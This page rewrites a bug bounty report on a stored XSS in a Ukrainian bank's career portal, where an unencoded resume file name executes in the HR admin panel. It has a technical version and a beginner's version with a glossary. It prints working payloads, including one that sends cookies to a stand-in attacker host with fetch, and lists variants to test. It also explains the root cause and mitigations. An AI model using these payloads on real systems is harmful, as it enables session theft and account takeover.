A Bank’s HR Team Was Hacking Themselves Every Time They Opened
A stored cross-site scripting vulnerability existed in the resume upload feature of a bank's career portal, where a malicious file name was rendered without encoding in the HR admin panel. An attacker could execute JavaScript in the context of HR recruiters, potentially stealing session cookies and taking over accounts.

Cybersecurity
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
PUMB (First Ukrainian International Bank) is one of Ukraine's largest financial institutions, with over 3 million customers and 700+ branches. Its career portal at career.pumb.ua handles job applications from across the country. The feature in question is the resume upload on the job application page: an applicant uploads a CV, fills in their details and submits. The application stores the file name and later displays it back, both to the applicant and, more importantly, inside the HR admin panel where recruiters review every application.
The bug bounty scope was *.pumb.ua, listed on HackenProof's bug bounty program. The finding was reported via HackenProof as PUW-264, rated High severity, with a bounty of $800.
Setup
The researcher used three tools:
- Burp Suite for request interception and modification
- Browser DevTools for DOM inspection and payload verification
- Incognito mode to eliminate self-XSS
No account on the admin side is needed: the victim is the recruiter who later opens the applications list.
Finding it
The researcher's starting observation is that most testing focuses on form fields such as name, email and address, which developers know to sanitise. File names are different. When a resume is uploaded, the application has to accept the file, store the file name somewhere, and display that file name back, to the user and often to admins. That third step is where things go wrong: if the application renders the file name directly into HTML without encoding, the browser treats it as markup rather than text. This was the attack surface the researcher targeted.
Exploitation
Step 1: Locate the upload field
The researcher navigated to the career portal job application page:
https://career.pumb.ua/vacancy/junior
There was a resume upload field with standard functionality: upload a CV, fill in your details, submit.
Step 2: Basic payload in the file name
The first test was a file created with this name:
"><img src=x onerror=alert(1337)>.jpg
The parts break down as follows:
">closes any existing HTML attribute and tag context<img src=xinjects a new image element with an invalid sourceonerror=alert(1337)>fires when the browser fails to loadsrc=x.jpgkeeps the file looking legitimate

The researcher filled in the form with test data, uploaded the crafted file and submitted it. The alert fired with "1337" on career.pumb.ua.
Step 3: Confirm the payload is stored, not reflected
Reflected XSS fires once and disappears; stored XSS is persistent and far more dangerous. Two tests confirmed which one this was.
- Page reload: reloading the same page after submission fired the alert again. The payload survived the reload.
- Fresh incognito session: a completely new incognito browser window was opened, the same page navigated to, and the alert fired again. This eliminates self-XSS: the payload executes for any user who views the affected page.

Stored XSS was confirmed.
Step 4: Establish the admin context
The resume upload is not only displayed back to the applicant. It is displayed in the HR admin panel, where recruiters review every single application. The execution chain is:
Attacker uploads malicious resume ↓Payload stored in database ↓HR recruiter opens applications list ↓Payload executes in HR admin context ↓Attacker has code running with admin privileges
Every recruiter, every session, automatically, with zero further interaction from the attacker.
Step 5: Demonstrate cookie access
To show real-world impact beyond alert(1337), the researcher tested cookie exfiltration with this payload:
"><img src=x onerror=alert(document.cookie)>.jpg

The result was full session cookies exposed, including authentication tokens belonging to whoever views the application.
Step 6: The exfiltration variant
Replacing the payload with an actual exfiltration endpoint:
"><img src=x onerror="fetch('https://attacker.com/?c='+document.cookie)">.jpg
With this, an attacker could silently steal HR session tokens, achieve full account takeover of recruiter accounts, and gain access to every job application in the system: names, emails, phone numbers, CVs and personal data of thousands of applicants.
Root cause
The mistake is rendering a user-controlled file name directly into HTML without output encoding. The developer mindset the researcher describes is "the user just chose a file, we're storing the name, not executing it", but file names are user-controlled strings rendered in HTML, so the same rules apply as for any other input.
The researcher lists four reasons this class of vulnerability gets missed:
- Developers treat file names as metadata, not input.
- Automated scanners rarely test file name fields.
- The injection point is indirect: the payload is stored, executed later, in a different context.
- The victim is the admin, not the attacker, so traditional testing misses this flow.
The report does not describe any defence that was present and bypassed.
Impact
A malicious file name causes JavaScript to execute persistently inside the HR admin panel, firing automatically every time a recruiter opens the applications list. The demonstrated consequence is full session cookie theft from HR accounts, including authentication tokens. With the exfiltration variant, an attacker could silently steal HR session tokens, take over recruiter accounts and reach every job application in the system, including the personal data of thousands of applicants. The report describes the payload executing automatically for every recruiter who opens the applications list, with zero further interaction from the attacker.
Fix
The report gives mitigation guidance for developers rather than describing a change made by the bank. The code snippet in the report contrasts unsafe and safe rendering:
element.innerHTML = fileName;element.textContent = fileName;element.innerHTML = DOMPurify.sanitize(fileName);element.textContent = fileName;element.innerHTML = DOMPurify.sanitize(fileName);
The recommendations are:
- Output encode all file names before rendering them in an HTML context.
- Allowlist file name characters: alphanumeric, hyphens, underscores and dots only.
- Store the display name separately from the actual file name, sanitising at storage time.
- Apply a strict Content-Security-Policy as defence in depth.
- Explicitly penetration test upload functionality, which is consistently undertested.
Variants to test
- Other upload fields: avatars, attachments, support tickets, document portals.
- Admin-facing lists: any place where submitted file names are shown to staff rather than the submitter. A positive result is execution in the admin's session, which turns the finding into stored XSS against privileged users.
- Character allowlist gaps: try the
">prefix followed by an event-handler element and a legitimate-looking extension, as in the report. A positive result is execution despite the extension suggesting a harmless file. - Exfiltration check: replace the alert with a request to a host you control, as in the report's
fetchpayload. A positive result is your endpoint receiving the viewer's cookies. - Persistence checks: reload the page and repeat in a new incognito window. A positive result in both confirms stored rather than reflected or self-XSS.
What happened, in plain words
A bank in Ukraine, PUMB (First Ukrainian International Bank), runs a website where people apply for jobs. On that site you can upload your CV as a file. The name of the file you upload is shown back to you, and also to the people in the bank's HR department who read the applications.
The researcher found that the website took the file name and put it into the page without cleaning it up first. That means a file name could contain instructions that a web browser reads as code, not as text. He gave a file a name that contained a tiny piece of JavaScript (the language web pages use to make things happen in the browser). When the page showed that file name, the browser ran the JavaScript. It ran every time the page was opened, including when a recruiter in HR opened the list of applications.
That is called Stored Cross-Site Scripting, or Stored XSS. The researcher showed that the code could read the recruiter's session cookie, which is the thing that keeps a logged-in person logged in. With that cookie, someone else could act as the recruiter. The finding was reported through the bug bounty platform HackenProof as PUW-264, rated High severity, with a bounty of $800.
This article walks through the whole thing from the beginning, assuming you have never done security testing before. Every term is explained where it first appears, and there is a glossary at the end.
The target
PUMB is one of Ukraine's largest banks, with over 3 million customers and more than 700 branches. Its career portal, the website where job applications are handled, is at career.pumb.ua. People from all over the country use it to apply for jobs.
The feature involved is the resume upload on the job application page. You upload a CV, fill in your details and press submit. The application keeps the file name and later shows it back: to you, and more importantly inside the HR admin panel, the private area where recruiters review every application.
A bug bounty program is an arrangement where a company says: if you find a security problem in our systems and report it responsibly, we will pay you. The scope is the list of systems you are allowed to test. Here the scope was *.pumb.ua, which means any subdomain of pumb.ua (the * stands for any name in front of the dot). It was listed on HackenProof's bug bounty program. The finding was reported via HackenProof as PUW-264, rated High severity, with a bounty of $800.
Setup
The researcher used three tools:
- Burp Suite for request interception and modification
- Browser DevTools for DOM inspection and payload verification
- Incognito mode to eliminate self-XSS
Let us unpack those, because each one is a basic idea worth knowing.
A request is what your browser sends to a website's server when you do something: load a page, submit a form, upload a file. The server sends back a response. Burp Suite is a program that sits between your browser and the server so you can look at the request before it leaves and change it if you want. Think of it as a post office clerk who lets you read and rewrite a letter before posting it.
DevTools are the built-in tools in every browser (usually opened with F12). They let you look at the page's structure, which is called the DOM: the browser's live model of the page, made of elements like headings, images and forms. Inspecting the DOM tells you where your input ended up.
Incognito mode is a private browser window that starts with no saved logins and no stored data. It is useful here because it lets you check whether a piece of code runs for a completely fresh visitor, not just for you because of something your own browser remembered.
No account on the admin side is needed: the victim is the recruiter who later opens the applications list.
Finding it
The researcher's starting observation is that most testing focuses on form fields such as name, email and address, which developers know to sanitise. To sanitise (or sanitise/encode) input means to neutralise anything dangerous in it before using it, for example by turning the character < into a harmless code that displays as < instead of starting an HTML tag.
File names are different. When a resume is uploaded, the application has to do three things:
- Accept the file.
- Store the file name somewhere.
- Display that file name back, to the user and often to admins.
Step 3 is where things go wrong. If the application puts the file name directly into the page's HTML without encoding it, the browser treats it as markup rather than text. HTML is the language that describes a web page: tags like <img> or <b> tell the browser to show an image or bold text. Markup means those tags. If a file name contains something that looks like a tag, and the site does not encode it, the browser will obey it as a tag. This was the attack surface the researcher targeted: the attack surface is the total set of places where an attacker can try to get input into a system.
Exploitation
Step 1: Locate the upload field
The researcher navigated to the career portal job application page:
https://career.pumb.ua/vacancy/junior
This is simply the address of a job advert page on the career portal. https:// is the secure version of the web protocol, career.pumb.ua is the site, and /vacancy/junior is the path to a particular vacancy. There was a resume upload field with standard functionality: upload a CV, fill in your details, submit.
Step 2: Basic payload in the file name
The first test was a file created with this name:
"><img src=x onerror=alert(1337)>.jpg
A payload is the piece of input an attacker crafts to trigger a bug. Here the payload is the file name itself. The parts break down as follows:
">closes any existing HTML attribute and tag context. In HTML, attributes are settings inside a tag, written likesrc="...". If the site writes your file name inside such a quoted attribute, the"ends the quote early and the>ends the tag, so whatever follows is treated as a brand new tag rather than as text.<img src=xinjects a new image element with an invalid source.srcis where the image should be loaded from;xis not a real address, so the image cannot load.onerror=alert(1337)>fires when the browser fails to loadsrc=x.onerroris an event handler: a piece of code the browser runs when something happens, here when the image fails.alert(1337)is a JavaScript command that pops up a box showing the number 1337. It is the classic harmless proof that code ran..jpgkeeps the file looking legitimate. A file ending in.jpglooks like a normal photo, so nobody suspects it.
The researcher filled in the form with test data, uploaded the crafted file and submitted it. The alert fired with "1337" on career.pumb.ua. In other words, the browser had run the researcher's JavaScript as part of the bank's own page. That is the definition of Cross-Site Scripting (XSS): getting your code to run in someone else's website, in the browser of whoever views it.
Step 3: Confirm the payload is stored, not reflected
There are two main kinds of XSS, and the difference matters a lot.
Reflected XSS happens when the payload is echoed straight back in the same response, for example in a search result page. It fires once and disappears; the victim has to be tricked into clicking a special link. Stored XSS happens when the payload is saved on the server (in a database, for example) and shown later to anyone who views that page. Stored XSS is persistent and far more dangerous, because the attacker does not need to trick anyone: the page itself delivers the payload.
A database is where a website keeps its data, like a big organised filing cabinet. Two tests confirmed which kind this was.
- Page reload: reloading the same page after submission fired the alert again. The payload survived the reload. If it had been reflected, a plain reload of the page (without the special link) would have shown nothing.
- Fresh incognito session: a completely new incognito browser window was opened, the same page navigated to, and the alert fired again. This eliminates self-XSS: the situation where code only runs because you yourself pasted it into your own browser. A fresh window has none of your history, so if it still fires, the code is coming from the server.
Stored XSS was confirmed.
Step 4: Establish the admin context
The resume upload is not only displayed back to the applicant. It is displayed in the HR admin panel, where recruiters review every single application. Context here means whose browser the code runs in and what that person is allowed to do. Running code in your own browser is harmless; running it in a logged-in recruiter's browser is serious.
The execution chain is:
Attacker uploads malicious resume ↓Payload stored in database ↓HR recruiter opens applications list ↓Payload executes in HR admin context ↓Attacker has code running with admin privileges
Read it top to bottom: the attacker submits an application with a nasty file name; the site saves that name; a recruiter opens the list of applications; the browser of the recruiter runs the code; and now the attacker's code is running with the recruiter's permissions. Privileges are what an account is allowed to do. This happens for every recruiter, in every session, automatically, with zero further interaction from the attacker. A session is one logged-in visit: from the moment you sign in until you sign out or the site forgets you.
Step 5: Demonstrate cookie access
To show real-world impact beyond alert(1337), the researcher tested cookie exfiltration with this payload:
"><img src=x onerror=alert(document.cookie)>.jpg
A cookie is a small piece of data a website asks your browser to keep and send back with every request. The most important one is the session cookie: it is like a cloakroom ticket. When you log in, the server gives your browser this ticket; on every later request the browser shows the ticket, and the server knows it is you without asking for your password again. If someone else copies the ticket, they can collect your coat: they are treated as you. An authentication token is the same idea in a different format, a string that proves who you are.
document.cookie is the JavaScript way to read the cookies of the current page. So this payload is identical to the first one except that, instead of showing 1337, it shows the viewer's cookies in a pop-up box. The result was full session cookies exposed, including authentication tokens belonging to whoever views the application. Exfiltration means getting data out of a system to a place the attacker controls.
Step 6: The exfiltration variant
Replacing the payload with an actual exfiltration endpoint:
"><img src=x onerror="fetch('https://attacker.com/?c='+document.cookie)">.jpg
Line by line: "> again breaks out of the attribute and tag. <img src=x creates an image that will fail to load. onerror="..." is the handler that runs on that failure, now wrapped in quotes because it contains more than one word. Inside it, fetch(...) is a JavaScript function that makes a web request to a given address. The address is https://attacker.com/?c= followed by document.cookie, so the viewer's cookies are appended to the URL as a parameter. A parameter is a value added to the end of a URL after a ?, like a note attached to an address. When the browser makes that request, the attacker's server receives the cookies in its logs. .jpg again keeps the file looking legitimate.
With this, an attacker could silently steal HR session tokens, achieve full account takeover of recruiter accounts, and gain access to every job application in the system: names, emails, phone numbers, CVs and personal data of thousands of applicants. Account takeover means logging in as someone else without their password, by using their stolen session.
Root cause
The mistake is rendering a user-controlled file name directly into HTML without output encoding. Output encoding means converting special characters into safe equivalents at the moment you put data into a page, so the browser shows them as text instead of acting on them. The developer mindset the researcher describes is "the user just chose a file, we're storing the name, not executing it", but file names are user-controlled strings rendered in HTML, so the same rules apply as for any other input. A string is just a piece of text in programming.
The researcher lists four reasons this class of vulnerability gets missed:
- Developers treat file names as metadata, not input. Metadata is data about data: here, information about the file rather than the file's contents.
- Automated scanners rarely test file name fields. A scanner is a program that automatically probes a website for common bugs.
- The injection point is indirect: the payload is stored, executed later, in a different context. The injection point is the place where attacker input enters the system.
- The victim is the admin, not the attacker, so traditional testing misses this flow.
The report does not describe any defence that was present and bypassed.
Impact
A malicious file name causes JavaScript to execute persistently inside the HR admin panel, firing automatically every time a recruiter opens the applications list. The demonstrated consequence is full session cookie theft from HR accounts, including authentication tokens. With the exfiltration variant, an attacker could silently steal HR session tokens, take over recruiter accounts and reach every job application in the system, including the personal data of thousands of applicants. The report describes the payload executing automatically for every recruiter who opens the applications list, with zero further interaction from the attacker.
Fix
The report gives mitigation guidance for developers rather than describing a change made by the bank. Mitigation means reducing the risk, here by changing how the site handles file names. The code snippet in the report contrasts unsafe and safe rendering:
element.innerHTML = fileName;element.textContent = fileName;element.innerHTML = DOMPurify.sanitize(fileName);element.textContent = fileName;element.innerHTML = DOMPurify.sanitize(fileName);
This snippet is written as one line, so read it as a sequence of statements. element is a spot on the page, fileName is the name the user uploaded, and = means "set the spot to". innerHTML puts content into the page as HTML, so any tags in it are obeyed: that is the unsafe way. textContent puts content in as plain text, so tags are shown literally and never run: that is the safe way. DOMPurify.sanitize(...) is a well-known library that strips dangerous parts out of HTML before it is used. The snippet is showing the contrast between the dangerous innerHTML assignment and the safe textContent or sanitised alternatives.
The recommendations are:
- Output encode all file names before rendering them in an HTML context.
- Allowlist file name characters: alphanumeric, hyphens, underscores and dots only. An allowlist is a list of things that are permitted, with everything else refused, the opposite of trying to block known bad things.
- Store the display name separately from the actual file name, sanitising at storage time.
- Apply a strict Content-Security-Policy as defence in depth. A Content-Security-Policy (CSP) is a rule the site sends to the browser saying which sources of code are allowed; it is a second line of defence if encoding is missed. Defence in depth means several layers of protection so one mistake is not enough to break in.
- Explicitly penetration test upload functionality, which is consistently undertested. A penetration test is an authorised attempt to break into a system to find problems before criminals do.
Variants to test
- Other upload fields: avatars, attachments, support tickets, document portals.
- Admin-facing lists: any place where submitted file names are shown to staff rather than the submitter. A positive result is execution in the admin's session, which turns the finding into stored XSS against privileged users.
- Character allowlist gaps: try the
">prefix followed by an event-handler element and a legitimate-looking extension, as in the report. A positive result is execution despite the extension suggesting a harmless file. - Exfiltration check: replace the alert with a request to a host you control, as in the report's
fetchpayload. A positive result is your endpoint receiving the viewer's cookies. An endpoint is a specific address on a server that accepts requests. - Persistence checks: reload the page and repeat in a new incognito window. A positive result in both confirms stored rather than reflected or self-XSS.
Glossary
- Account takeover: logging in as someone else without their password, usually by stealing their session.
- Allowlist: a list of permitted values; everything not on the list is refused.
- Attack surface: all the places where an attacker can try to get input into a system.
- Authentication token: a string that proves who you are, sent with requests instead of a password.
- Burp Suite: a tool that sits between browser and server so requests can be inspected and changed.
- Content-Security-Policy (CSP): a rule sent by the site telling the browser which sources of code are allowed.
- Context: whose browser code runs in and what that person is allowed to do.
- Cookie: a small piece of data a site asks the browser to keep and send back with each request.
- Cross-Site Scripting (XSS): getting your own code to run inside someone else's website, in another person's browser.
- Database: where a website stores its data.
- Defence in depth: several layers of protection so one mistake is not enough.
- DevTools: the built-in inspection tools in a browser.
- DOM: the browser's live model of the page, made of elements.
- Endpoint: a specific address on a server that accepts requests.
- Exfiltration: getting data out of a system to a place the attacker controls.
- HTML: the language of tags that describes a web page.
- Incognito mode: a private browser window with no saved logins or data.
- Injection point: the place where attacker input enters the system.
- Markup: HTML tags that the browser obeys.
- Metadata: data about data, such as information about a file rather than its contents.
- Mitigation: reducing risk by changing how something works.
- Output encoding: converting special characters to safe equivalents when putting data into a page.
- Parameter: a value added to a URL after a
?. - Payload: the crafted input an attacker uses to trigger a bug.
- Penetration test: an authorised attempt to break into a system to find problems.
- Privileges: what an account is allowed to do.
- Reflected XSS: XSS where the payload is echoed back in the same response and fires once.
- Request: what the browser sends to a server when you do something.
- Response: what the server sends back.
- Sanitise: neutralise dangerous parts of input before using it.
- Scanner: a program that automatically probes a site for common bugs.
- Self-XSS: code that only runs because you pasted it into your own browser.
- Session: one logged-in visit, from sign-in until sign-out.
- Session cookie: the cookie that keeps you logged in, like a cloakroom ticket.
- Stored XSS: XSS where the payload is saved on the server and shown to anyone who views the page.
- String: a piece of text in programming.